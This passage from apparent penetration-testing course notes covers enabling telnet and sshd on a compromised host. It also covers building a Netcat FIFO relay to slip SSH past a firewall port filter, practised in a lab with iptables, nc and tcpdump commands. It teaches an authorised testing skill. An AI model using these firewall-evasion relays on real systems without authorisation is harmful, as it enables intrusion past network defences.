This line tells inetd to listen on the telnet port (which it pulls from /etc/services), for a standard TCP connection (stream tcp nowait), running with the privileges of root, invoking the TCP wrapper (/usr/sbin/tcpd) which starts the telnet daemon for us (in.telnetd). We need to make sure that /etc/services includes a line that says `telnet23/tcp`. Most likely it does, so we can just grep for it with `grep telnet /etc/services`. If there isn't a line for 23 in the file, add it.

If the ps output showed that the system is using xinetd, we need to change the configuration file for telnet in the directory /etc/xinetd.d. There may be a telnet file already in this directory. If so, change the line in the file `disable = yes` to `disable = no`. If there is no telnet file in the directory, copy an existing file for an allowed service and edit it, making sure that it contains lines that say `disable = no` and `server = /usr/sbin/in.telnetd`.

After you change /etc/inetd.conf or the telnet file in /etc/xinetd.d, you have to tell inetd or xinetd to reread its configuration file(s). Do this by sending them the HUP signal, as follows:

```
# kill -HUP [processID]
```



To activate sshd, we usually do not have to interact with inetd or xinetd. On most Linux and UNIX systems, sshd is started by our system initialization scripts, via a link in /etc/rc*.


To start the sshd process, on systems with the service command, we could run:

```
# service sshd start
```


Many Linux and UNIX variations, however, do not include the `service` command. Thus, we have to rely on the system initialization scripts to start a service. We can do this by running:

```
# /etc/init.d/sshd start
```

Note that the configuration of sshd might need to be altered. This configuration is located on many Linux and UNIX systems in /etc/ssh/sshd_config.




Now that we've used our command shell to enable some form of terminal access on the target Windows or Linux/UNIX system, we're all set, right? We can just make our connection, happily using ssh, telnet, RDP, or VNC to jump onto the box, right? Unfortunately, sometimes we cannot get access to the port on the target machine used by these services because a network-based firewall or Intrusion Prevention System (IPS) is blocking it. Alternatively, a host-based firewall on the target machine may block certain in-bound connections. The network- or host-based firewall may allow in one given port (on which we've gotten our shell access), but not others. Of course, we could reconfigure the terminal-oriented service to listen on a different port, but we have another option: relays.



Suppose that the target system is protected by a firewall that blocks inbound access on TCP ports 22 and 23 from where the tester sits, the normal ports typically used by sshd and telnet access, respectively. The tester could reconfigure the target system so that sshd listens on a different port, or alter the xinetd configuration to enable telnet access on a different port. (Telnet daemons are usually spawned by xinetd, so changing their port usually involves altering xinetd's configuration files.) But, instead of reconfiguring sshd or xinetd, we have another option. We could use a port relay tool to relay around firewall port filters. In particular, we could use a Netcat relay to bypass the restrictive inbound rules.

In the figure on the slide, we depict a firewall that blocks inbound access to TCP port 22, yet there is an sshd running on the target machine. The tester cannot ssh directly to the target because of the firewall. The attacker has gained shell access to the system via an exploit carried over a different port that is allowed through the firewall. Now, the attacker wants to get full terminal access to the target via ssh. The attacker first adds an account or two on the target machine. Next, the attacker uses the shell on the target to invoke a Netcat relay that will listen on another port that is allowed through the firewall, forwarding any connections that come in to the localhost on TCP port 22. Then, the tester can just ssh from her machine to the target system on the unusual port, which will be forwarded to the port the attacker wants to access.



To build a relay that forwards TCP connections from some arbitrary allowed inbound TCP port to TCP port 22 on localhost, the tester could build a FIFO-style Netcat relay using these commands:

```
mknod backpipe p
nc -l -p [allowed_inbound_port] 0<backpipe | nc 127.0.0.1 22 1>backpipe
```

The first command makes a special type of file called a FIFO (First In First Out) or named pipe. We call it backpipe because it is going to carry our responses back through the relay. But, a tester could call the FIFO file anything at all. The p option tells mknod to create a FIFO.

Then, our Netcat invocation makes a netcat listener (-l) on some local port (-p) that is allowed through the firewall. This Netcat listener will connect its standard input (0<) to the backpipe. We then forward the standard output of this Netcat listener (|) to a Netcat client, which connects to our localhost (127.0.0.1) on TCP port 22, where sshd listens. We take the standard output (1) of this Netcat client and dump it into the FIFO (>backpipe). The forward pipe (|) moves data forward through the relay. The backpipe sends our responses back.

Why are we doing this backpipe action? Note that Netcat provides two-way communication. Each Netcat instance can send data and receive responses simultaneously. But, the forward pipe (|) that glues the Netcat listener to the Netcat client is one-way, taking the output of the Netcat listener and sending it to the Netcat client to forward data. But, we have do deal with the response data, which | cannot see or handle. Thus, we use the backpipe to get data back from client to listener by dumping it into a FIFO in the file system, which attaches standard output of the client (1>) to standard input of the listener (0<).


After the relay is set up, the attacker can then ssh to the target machine using the following command from Linux or UNIX:

```
$ ssh login_name@[targetmachine] -p [allowed_inbound_port]
```

Alternatively, we could use the putty ssh client in Windows, a technique we'll apply in our next lab.

Lab: Using Netcat Relay to Forward SSH

- We will perform a lab in which we'll set up a Netcat relay to forward SSH on our Linux systems
- Then, we'll connect from Windows to the relay




Network Pen Testing and Ethical Hacking 183

We are now going to perform a lab associated with port relaying using Netcat to get ssh access to a target. In this lab, we configure our Linux firewall to block inbound access on TCP port 22 from our Windows machine. We then build a Netcat relay on Linux to forward all traffic for TCP port 4444 to TCP 22 on the local Linux system. Then, we'll ssh from Windows to Linux on TCP port 4444, getting remote terminal access via ssh, bypassing our firewall filter.

At the end of the lab, we delete the firewall filter rule we create.

0 = input
1 = output
2 = error



For this lab, we use the wonderful free Putty ssh client for Windows, which is included in the Windows directory on the course USB. Copy putty.exe to an appropriate folder on your Windows machine, such as c:\tools.

Let's use Putty to make an ssh connection to our Linux machines.

Open up a cmd.exe on your Windows machine, and navigate to the directory in which you placed Putty. Then, run it as follows:


```
C:\> putty.exe [Linux_IP_address]
```

Putty will then likely warn you that it doesn't recognize the host key because this is the first time Putty has seen that target system. Accept the system's key. Putty will then prompt you as follows:

```
Login as:
```

Enter **sec560**.

When it asks you for the password, enter your password for the sec560 account. (The default password was "sec560" but you have likely changed it.)



Exit from your ssh connection by typing **exit** in the Putty window.


Next, we implement a simple firewall rule on our Linux machine to block inbound access to TCP port 22 from our Windows system IP address. We use the iptables command to add (-A) a rule to our INPUT filter, blocking source address (-s) of our Windows machine (something like 10.10.x.y), using a protocol of tcp (-p tcp), going to destination port (--dport) 22, with an action of dropping the packet (-j DROP). The whole command is:

```
# iptables -A INPUT -s [YourWindowsIPaddr] -p tcp --dport 22 -j DROP
```

To verify that our filtering rule works, try to ssh from Windows to Linux using Putty again. In Windows, type:

```
C:\> putty.exe [Linux_IP_address]
```

After several seconds, the connection should be denied, making Putty display an error message of Network error.... We have blocked inbound access on TCP port 22.



Now that we've blocked inbound TCP port 22, let's allow in another port, through which we'll relay.

On your Linux machine, run the following iptables command to allow inbound port 4444:

```
# iptables -I INPUT 1 -s [YourWindowsIPaddr] -p tcp --dport 4444 -j ACCEPT
```

THAT IS A ONE (1), NOT AN L, AFTER INPUT. This command tells iptables to insert (-I) into its input chain (INPUT) at position number 1 (the top of that chain), a rule that allows in packets from the source address of your Windows machine, with a protocol of TCP (-p tcp) and a destination port of 4444 (--dport 4444), accepting in such packets (-j ACCEPT).

We can test this rule by setting up a Netcat listener on our Linux system on TCP port 4444:


```
# nc -v -l -p 4444   ←That is a dash-lower-case-L, not a dash-one.
```

Then, from your Windows machine, try to connect to TCP 4444 on your Linux system:

```
C:\> c:\tools\nc [YourLinuxIPaddr] 4444
```

Type in a word or two to make sure it gets sent between the systems. If it does, you are ready to proceed. Press CTRL-C in Netcat and proceed to the next slide.

If you cannot connect to TCP 4444 from Windows to Linux using Netcat, double check your iptables rule syntax. You can flush all rules by restarting iptables using the "service iptables restart" command.



Now that we've confirmed that our filter is working, let's bypass it. Start by creating a FIFO on your Linux machine:

```
# mknod /tmp/backpipe p
```

Then, use that backpipe FIFO to create a Netcat relay:

```
# nc -l -p 4444 0</tmp/backpipe | nc localhost 22 1>/tmp/backpipe
```

We are forwarding TCP connections that arrive on TCP port 4444 to the localhost system on TCP port 22, where sshd is listening.

Next, go back to your Windows machine, and use Putty to try to ssh from Windows to Linux on TCP port 4444 on Linux:


```
C:\> putty.exe [Linux_IP_address] 4444
```

You should get a login prompt. Enter sec560 as a userID, followed by your sec560 account password. The connection should work. Note that our relay works only for one connection. If you drop the session, you have restart the relay.

Also, verify that you have terminal access via that Putty connection by running a command that requires a terminal, such as vi. You can use vi to edit a file like /tmp/stuff.txt:

```
# vi /tmp/stuff.txt
```

Exit vi by pressing Esc, followed by : followed by q! and Enter.



To get a feel for what we've done, open up two new terminal windows on Linux, while the ssh connection is still up. We are going to sniff the traffic coming into our system on eth0 with one instance of tcpdump. We'll use another instance of tcpdump to sniff the traffic going across our local loopback adapter.

In one window, invoke tcpdump as follows:

```
# tcpdump -nn -i eth0 port 4444
```


This will show us packets without resolving names (-n) across interface eth0 (-i eth0) going to or from port 444.

In the other window, invoke tcpdump like this:

```
# tcpdump -nn -i lo port 22
```

This will show us traffic on the local loopback (lo) interface.

Now, press Enter a couple times in your Putty client *on Windows*. You should see the TCP port 4444 traffic going from Windows to Linux in your eth0 sniffer. You should likewise see the packets that are associated with the forwarded connection across the loopback interface in your lo sniffer. We have forwarded a connection.




To clean up after this lab, we must stop and close down several things to restore them to their original state. First, on Linux, stop your tcpdump sniffers by pressing CTRL-C in each sniffer window. Then, on Windows, exit your Putty connection by typing **exit**. Then, remove the firewall rule that we added to our Linux machine to block inbound access to TCP port 22:

```
# iptables -D INPUT -s [Windows_IP_address] -p tcp --dport 22 -j DROP
# iptables -D INPUT -s [Windows_IP_address] -p tcp --dport 4444 -j ACCEPT
```

The –D option in this command deletes the rule we created. You can double-check your Linux firewall configuration to make sure this rule is gone using this command:

```
# iptables -n --list
```

You should not see any rules associated with ssh, port 22, or port 4444.



That concludes the 560.3 session. We've looked at and performed labs on numerous useful techniques for penetration testers.

We have used Metasploit for client-side attacks (with a malicious executable we created using msfvenom and delivered via the SimpleHTTPServer python module) and for service-side attacks (against Icecast to get the Meterpreter running on a target machine). We've also used Veil-Evasion to create malicious files that are less likely to be detected by antivirus tools, and we used it specifically to generate a Meterpreter payload that relied on a reverse_https stager built via PowerShell. We also used Metasploit databases to gather, store, and analyze information from a penetration test. And we've begun our analysis of post-exploitation, with a discussion about how to best interact with raw shells and some pivoting of protocols such as ssh via Netcat relays.

In our next session, 560.4, we'll continue our post-exploitation phase, building on the items we discussed in 560.3.